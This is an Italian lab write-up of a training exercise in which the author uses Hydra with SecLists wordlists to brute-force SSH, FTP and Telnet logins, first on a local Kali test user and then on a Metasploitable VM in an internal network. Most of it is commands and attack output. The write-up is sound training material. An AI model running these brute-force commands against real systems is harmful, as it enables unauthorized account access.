S6L4 Authentication cracking con Hydra

Per lo svolgimento dell'esercizio di oggi iniziamo creando un nuovo utente 'test user' con la password 'testpass'

Dopo di che facciamo partire il servizio ssh

```
┌──(kali㉿kali)-[~]
└─$ sudo adduser test_user
[sudo] password for kali:
info: Adding user `test_user' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `test_user' (1001) ...
info: Adding new user `test_user' (1001) with group `test_user (1001)' ...
info: Creating home directory `/home/test_user' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
info: Adding new user `test_user' to supplemental / extra groups `users' ...
info: Adding user `test_user' to group `users' ...

┌──(kali㉿kali)-[~]
└─$ sudo service ssh start

┌──(kali㉿kali)-[~]
└─$ sudo nano /etc/ssh/sshd_config

┌──(kali㉿kali)-[~]
└─$ sudo service ssh restart
```

Configuriamo le impostazioni di ssh abilitando la porta 22, aggiungendo il nostro indirizzo IP 192.168.50.100 e attiviamo i permessi di root

```
  GNU nano 7.2                                                /etc/ssh/sshd_config
# This is the sshd server system-wide configuration file.  See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/local/bin:/usr/bin:/bin:/usr/games

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented.  Uncommented options override the
# default value.

Include /etc/ssh/sshd_config.d/*.conf

Port 22
#AddressFamily any
ListenAddress 192.168.50.100
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
PermitRootLogin yes
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

#PubkeyAuthentication yes

# Expect .ssh/authorized_keys2 to be disregarded by default in future.
#AuthorizedKeysFile     .ssh/authorized_keys .ssh/authorized_keys2

#AuthorizedPrincipalsFile none

#AuthorizedKeysCommand none
#AuthorizedKeysCommandUser nobody
```

Controlliamo se il servizio risponde, attiviamo ssh sull'utente appena creato e controlliamo se lo stato del servizio risulta attivo

```
┌──(kali㉿kali)-[~]
└─$ ssh test_user@192.168.50.100
test_user@192.168.50.100's password:
Linux kali 6.5.0-kali3-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.5.6-1kali1 (2023-10-09) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Jan 11 05:15:44 2024 from 192.168.50.100
┌──(test_user㉿kali)-[~]
└─$ su test_user
Password:
┌──(test_user㉿kali)-[~]
└─$ service ssh start
==== AUTHENTICATING FOR org.freedesktop.systemd1.manage-units ====
Authentication is required to start 'ssh.service'.
Authenticating as: ,,, (kali)
Password:
==== AUTHENTICATION COMPLETE ====

┌──(test_user㉿kali)-[~]
└─$ service ssh status
● ssh.service - OpenBSD Secure Shell server
     Loaded: loaded (/lib/systemd/system/ssh.service; disabled; preset: disabled)
     Active: active (running) since Thu 2024-01-11 04:35:42 EST; 47min ago
       Docs: man:sshd(8)
             man:sshd_config(5)
    Process: 8772 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
   Main PID: 8773 (sshd)
      Tasks: 1 (limit: 7008)
     Memory: 3.6M
        CPU: 359ms
     CGroup: /system.slice/ssh.service
             └─8773 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

Warning: some journal files were not opened due to insufficient permissions.
```

Utilizziamo il tool Hydra per tentare di attaccare i servizi inserendo il nome utente che conosciamo e la password dal nostro utente.

'hydra -l test_user -p testpass 192.168.50.100 -t4 ssh

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ hydra -l test_user -p testpass 192.168.50.100 -t4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret serv

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-11 05:20:42
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://192.168.50.100:22/
[22][ssh] host: 192.168.50.100   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-01-11 05:20:42
```

Possiamo vedere che il servizio risponde alla

porta 22 ssh con il rispettivo IP, nome utente e password

Proviamo ora ad attaccare i servizi collegando un file di lista di nomi utente e listapassword dalla Seclist scaricata precedentemente.

Inserendo nel comando il percorso dei determinati file al posto di username e password a noi ignoti.

(Abbiamo aggiunto precedentemente all'interno dei file il nome utente e la password che a noi interessa per velocizzare la ricerca)

Dopo un po' di tempo e vari tentativi ecco i nostri dati che ci interessano

Servizio ssh, Porta 22, host, username e password

```
┌──(kali㉿kali)-[~/SecLists/Usernames]
└─$ hydra -L ~/SecLists/Usernames/top-usernames-shortlist.txt -P ~/SecLists/Passwords/xato-net-10-mil
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret serv

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-11 06:48:46
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1900 login tries (l:19/p:100), ~475 tries per task
[DATA] attacking ssh://192.168.50.100:22/
[ATTEMPT] target 192.168.50.100 - login "root" - pass "123456" - 1 of 1900 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "password" - 2 of 1900 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "12345678" - 3 of 1900 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "qwerty" - 4 of 1900 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "123456789" - 5 of 1900 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "12345" - 6 of 1900 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "1234" - 7 of 1900 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "111111" - 8 of 1900 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "1234567" - 9 of 1900 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "dragon" - 10 of 1900 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "123123" - 11 of 1900 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "baseball" - 12 of 1900 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "abc123" - 13 of 1900 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "football" - 14 of 1900 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "monkey" - 15 of 1900 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "letmein" - 16 of 1900 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "696969" - 17 of 1900 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "shadow" - 18 of 1900 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "master" - 19 of 1900 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "666666" - 20 of 1900 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "qwertyuiop" - 21 of 1900 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "123321" - 22 of 1900 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "mustang" - 23 of 1900 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "1234567890" - 24 of 1900 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "michael" - 25 of 1900 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "654321" - 26 of 1900 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "shadow" - 118 of 1900 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "master" - 119 of 1900 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "666666" - 120 of 1900 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "qwertyuiop" - 121 of 1900 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "123321" - 122 of 1900 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "mustang" - 123 of 1900 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "1234567890" - 124 of 1900 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "michael" - 125 of 1900 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "654321" - 126 of 1900 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "pussy" - 127 of 1900 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "superman" - 128 of 1900 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "1qaz2wsx" - 129 of 1900 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "7777777" - 130 of 1900 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "fuckyou" - 131 of 1900 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "121212" - 132 of 1900 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "000000" - 133 of 1900 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "qazwsx" - 134 of 1900 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "123qwe" - 135 of 1900 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "killer" - 136 of 1900 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "trustno1" - 137 of 1900 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "jordan" - 138 of 1900 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "jennifer" - 139 of 1900 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "zxcvbnm" - 140 of 1900 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "asdfgh" - 141 of 1900 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "hunter" - 142 of 1900 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 143 of 1900 [child 2] (0/0)
[22][ssh] host: 192.168.50.100   login: test_user   password: testpass
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "123456" - 201 of 1900 [child 2] (0/0)
```

Proviamo ora ad attaccare i servizi utilizzando il servizio 'ftp'

Installiamo i pacchetti e facciamo partire il nostro comando con 'hydra'.

Anche qui il risultato ci viene restituito


Servizio ftp, Porta 21, host, username e password

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install vsftpd
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following packages were automatically installed and are no longer required:
  gcc-12-base libarmadillo11 libcanberra-gtk-module libcanberra-gtk0 libcbor0.8 libcurl3-nss libgcc-
  libutf8proc2 lua-lpeg nss-plugin-pem python3-aioredis python3-apscheduler python3-jdcal python3-py
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
  vsftpd
0 upgraded, 1 newly installed, 0 to remove and 804 not upgraded.
Need to get 143 kB of archives.
After this operation, 353 kB of additional disk space will be used.
Get:1 http://http.kali.org/kali kali-rolling/main amd64 vsftpd amd64 3.0.3-13+b3 [143 kB]
Fetched 143 kB in 1s (221 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 410375 files and directories currently installed.)
Preparing to unpack .../vsftpd_3.0.3-13+b3_amd64.deb ...
Unpacking vsftpd (3.0.3-13+b3) ...
Setting up vsftpd (3.0.3-13+b3) ...
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d: It looks like a network service, we disable it.
Processing triggers for man-db (2.12.0-1) ...
Processing triggers for kali-menu (2023.4.6) ...

┌──(kali㉿kali)-[~]
└─$ sudo service vsftpd start

┌──(kali㉿kali)-[~]
└─$ hydra -L ~/SecLists/Usernames/top-usernames-shortlist.txt -P ~/SecLists/Passwords/xato-net-10-mil
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret serv

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-11 06:55:39
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previ
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1900 login tries (l:19/p:100), ~475 tries per task
[DATA] attacking ftp://192.168.50.100:21/
[ATTEMPT] target 192.168.50.100 - login "root" - pass "123456" - 1 of 1900 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "password" - 2 of 1900 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "12345678" - 3 of 1900 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "qwerty" - 4 of 1900 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "123456789" - 5 of 1900 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "12345" - 6 of 1900 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "654321" - 126 of 1900 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "pussy" - 127 of 1900 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "superman" - 128 of 1900 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "1qaz2wsx" - 129 of 1900 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "7777777" - 130 of 1900 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "fuckyou" - 131 of 1900 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "121212" - 132 of 1900 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "000000" - 133 of 1900 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "qazwsx" - 134 of 1900 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "123qwe" - 135 of 1900 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "killer" - 136 of 1900 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "trustno1" - 137 of 1900 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "jordan" - 138 of 1900 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "jennifer" - 139 of 1900 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "zxcvbnm" - 140 of 1900 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "asdfgh" - 141 of 1900 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "hunter" - 142 of 1900 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 143 of 1900 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "buster" - 144 of 1900 [child 0] (0/0)
[21][ftp] host: 192.168.50.100   login: test_user   password: testpass
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "123456" - 201 of 1900 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "password" - 202 of 1900 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "12345678" - 203 of 1900 [child 1] (0/0)
```

Facciamo un tentativo e proviamo ad attaccare i servizi

ssh, ftp e telnet da Kali a Metasploitable su una rete interna

Controlliamo che ci sia connessione tra le due macchine inviando un ping.



Aggiorniamo i nostri file con i rispettivi

username e password di Metasploitable (msfadmin e msfadmin)

Facciamo nuovamente partire il nostro comando con 'hydra'.

Sul servizio 'ssh' non abbiamo alcun risultato,

probabilmente perché il servizio non è presente su Metasploitable

e non è possibile installare i pacchetti non avendo una connessione

di rete, proviamo con gli altri servizi

```
┌──(kali㉿kali)-[~]
└─$ hydra -L ~/SecLists/Usernames/sap-default-usernames.txt -P ~/SecLists/Passwords/xato-net-10-million-passwords-10.txt 192.168.50.101 -t4 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (t
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-11 08:36:51
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./h
[DATA] max 4 tasks per 1 server, overall 4 tasks, 264 login tries (l:24/p:11), ~66 tries per task
[DATA] attacking ssh://192.168.50.101:22/
[ERROR] could not connect to ssh://192.168.50.101:22 - kex error : no match for method server host key algo: server [ssh-rsa,ssh-dss], client [ssh
n.com,sk-ecdsa-sha2-nistp256@openssh.com,rsa-sha2-512,rsa-sha2-256]
```

Proviamo ora ad attaccare i servizi utilizzando il servizio 'ftp'

il risultato ci viene restituito

Servizio ftp, Porta 21, host, username e password

```
┌──(kali㉿kali)-[~]
└─$ hydra -L ~/SecLists/Usernames/sap-default-usernames.txt -P ~/SecLists/Passwords/xato-net-10-millio
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret servi

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-11 07:34:42
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previou
[DATA] max 4 tasks per 1 server, overall 4 tasks, 264 login tries (l:24/p:11), ~66 tries per task
[DATA] attacking ftp://192.168.50.101:21/
[ATTEMPT] target 192.168.50.101 - login "ADMIN" - pass "123456" - 1 of 264 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "ADMIN" - pass "password" - 2 of 264 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "ADMIN" - pass "12345678" - 3 of 264 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "ADMIN" - pass "qwerty" - 4 of 264 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "ADMIN" - pass "123456789" - 5 of 264 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "ADMIN" - pass "12345" - 6 of 264 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "ADMIN" - pass "1234" - 7 of 264 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "ADMIN" - pass "111111" - 8 of 264 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "ADMIN" - pass "1234567" - 9 of 264 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "ADMIN" - pass "dragon" - 10 of 264 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "ADMIN" - pass "msfadmin" - 11 of 264 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "123456" - 12 of 264 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "password" - 13 of 264 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "12345678" - 14 of 264 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "qwerty" - 15 of 264 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "123456789" - 16 of 264 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "12345" - 17 of 264 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "1234" - 18 of 264 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "111111" - 19 of 264 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "1234567" - 20 of 264 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "dragon" - 21 of 264 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "msfadmin" - 22 of 264 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "ADSUSER" - pass "123456" - 23 of 264 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "ADSUSER" - pass "password" - 24 of 264 [child 1] (0/0)
[21][ftp] host: 192.168.50.101   login: msfadmin   password: msfadmin
[ATTEMPT] target 192.168.50.101 - login "ADSUSER" - pass "12345678" - 25 of 264 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "ADSUSER" - pass "qwerty" - 26 of 264 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "ADSUSER" - pass "123456789" - 27 of 264 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "ADSUSER" - pass "12345" - 28 of 264 [child 1] (0/0)
```

Proviamo attaccare i servizi utilizzando il servizio 'telnet'

il risultato ci viene restituito

Servizio telnet, Porta 23, host, username e password

```
┌──(kali㉿kali)-[~]
└─$ hydra -L ~/SecLists/Usernames/sap-default-usernames.txt -P ~/SecLists/Passwords/xato-net-10-million-passwor
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organi

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-11 08:33:24
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 4 tasks per 1 server, overall 4 tasks, 264 login tries (l:24/p:11), ~66 tries per task
[DATA] attacking telnet://192.168.50.101:23/
[ATTEMPT] target 192.168.50.101 - login "ADMIN" - pass "123456" - 1 of 264 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "ADMIN" - pass "password" - 2 of 264 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "ADMIN" - pass "12345678" - 3 of 264 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "ADMIN" - pass "qwerty" - 4 of 264 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "ADMIN" - pass "123456789" - 5 of 264 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "ADMIN" - pass "12345" - 6 of 264 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "ADMIN" - pass "1234" - 7 of 264 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "ADMIN" - pass "111111" - 8 of 264 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "ADMIN" - pass "1234567" - 9 of 264 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "ADMIN" - pass "dragon" - 10 of 264 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "ADMIN" - pass "msfadmin" - 11 of 264 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "123456" - 12 of 264 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "password" - 13 of 264 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "12345678" - 14 of 264 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "qwerty" - 15 of 264 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "123456789" - 16 of 264 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "12345" - 17 of 264 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "1234" - 18 of 264 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "111111" - 19 of 264 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "1234567" - 20 of 264 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "dragon" - 21 of 264 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "msfadmin" - 22 of 264 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "ADSUSER" - pass "123456" - 23 of 264 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "ADSUSER" - pass "password" - 24 of 264 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "ADSUSER" - pass "12345678" - 25 of 264 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "ADSUSER" - pass "qwerty" - 26 of 264 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "ADSUSER" - pass "123456789" - 27 of 264 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "ADSUSER" - pass "12345" - 28 of 264 [child 3] (0/0)
[23][telnet] host: 192.168.50.101   login: msfadmin   password: msfadmin
[ATTEMPT] target 192.168.50.101 - login "ADSUSER" - pass "1234" - 29 of 264 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "ADSUSER" - pass "111111" - 30 of 264 [child 2] (0/0)
```